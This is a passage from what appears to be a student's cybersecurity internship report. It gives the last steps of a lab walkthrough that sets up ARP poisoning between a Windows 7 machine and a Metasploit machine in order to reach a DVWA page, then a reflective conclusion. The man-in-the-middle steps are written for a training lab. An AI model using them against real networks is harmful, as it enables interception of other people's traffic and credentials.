


**Step 7:** Once again click on host and choose hostlist.




**Step 8:** Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1 and IP of metasploit to target2

**Step 9:** In metasploit enter the command ping followed by the windows IP to check whether the connection is built or not.

**Step 10:** Enter the IP of the target i.e 192.168.56.102 in firefox of windows7. There you get a DVWA page. Just login using the username and the password.







## **Conclusion**

After completion of my internship training, I could understand more about the company and helped me to prepare myself to become skilled and more professional to fit in to the professional fields. At the beginning of my internship, I was assigned to learn or gain knowledge about Linux. Later the team made and was assigned with the project throughout my internship, and was able to understand about the real professional world. I sincerely and dedicatedly worked to gain more knowledge on the new things.

To conclude with I learnt about different types of cyber-attacks and the preventative measures that are to be taken to avoid such attacks. Cyber security is the most important division of any company. Ethical hackers are helping the community from the cyber-crimes and protecting the private and valuable data.